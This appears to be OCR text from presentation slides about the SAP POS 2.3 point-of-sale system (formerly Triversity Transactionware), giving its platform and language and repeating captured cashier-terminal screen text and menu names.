
Old name: Triversity Transactionware GM (2005)

Platform: Windows 32-bit and 64-bit

Language: C++

Actual version: SAP POS 2.3 SP 11 build 1171

Architecture



POS Client

TRANS 1566 CASHIER 3333 2017-07-27
TERM#7 22 39


ENTER AN ITEM OR SELECT OPTION

E N T E R I T E M

CUSTOMER TRANSACTION MENU | PROGRAM FUNCTIONS | NON MERCHANDISE MENU | CASH MANAGEMENT MENU

PENDING TRANSACTION MENU | SEND SALE MENU | MANAGER FUNCTIONS MENU | LAUNCH APPs MENU

Map



POS Client

TRANS 1566 CASHIER 3333 2017-07-27
TERM#7 22 39


ENTER AN ITEM OR SELECT OPTION

E N T E R I T E M

CUSTOMER TRANSACTION MENU | PROGRAM FUNCTIONS | NON MERCHANDISE MENU | CASH MANAGEMENT MENU

PENDING TRANSACTION MENU | SEND SALE MENU | MANAGER FUNCTIONS MENU | LAUNCH APPs MENU

Map



POS Client

TRANS 1566 CASHIER 3333 2017-07-27
TERM#7 22 39


ENTER AN ITEM OR SELECT OPTION

E N T E R I T E M


CUSTOMER TRANSACTION MENU | PROGRAM FUNCTIONS | NON MERCHANDISE MENU | CASH MANAGEMENT MENU

PENDING TRANSACTION MENU | SEND SALE MENU | MANAGER FUNCTIONS MENU | LAUNCH APPs MENU


Map




POS Client




Map



POS Client



Map



POS Client

TRANS 1566 CASHIER 3333 2017-07-27
TERM#7 22 39


ENTER AN ITEM OR SELECT OPTION

E N T E R I T E M


CUSTOMER TRANSACTION MENU | PROGRAM FUNCTIONS | NON MERCHANDISE MENU | CASH MANAGEMENT MENU

PENDING TRANSACTION MENU | SEND SALE MENU | MANAGER FUNCTIONS MENU | LAUNCH APPs MENU


Map



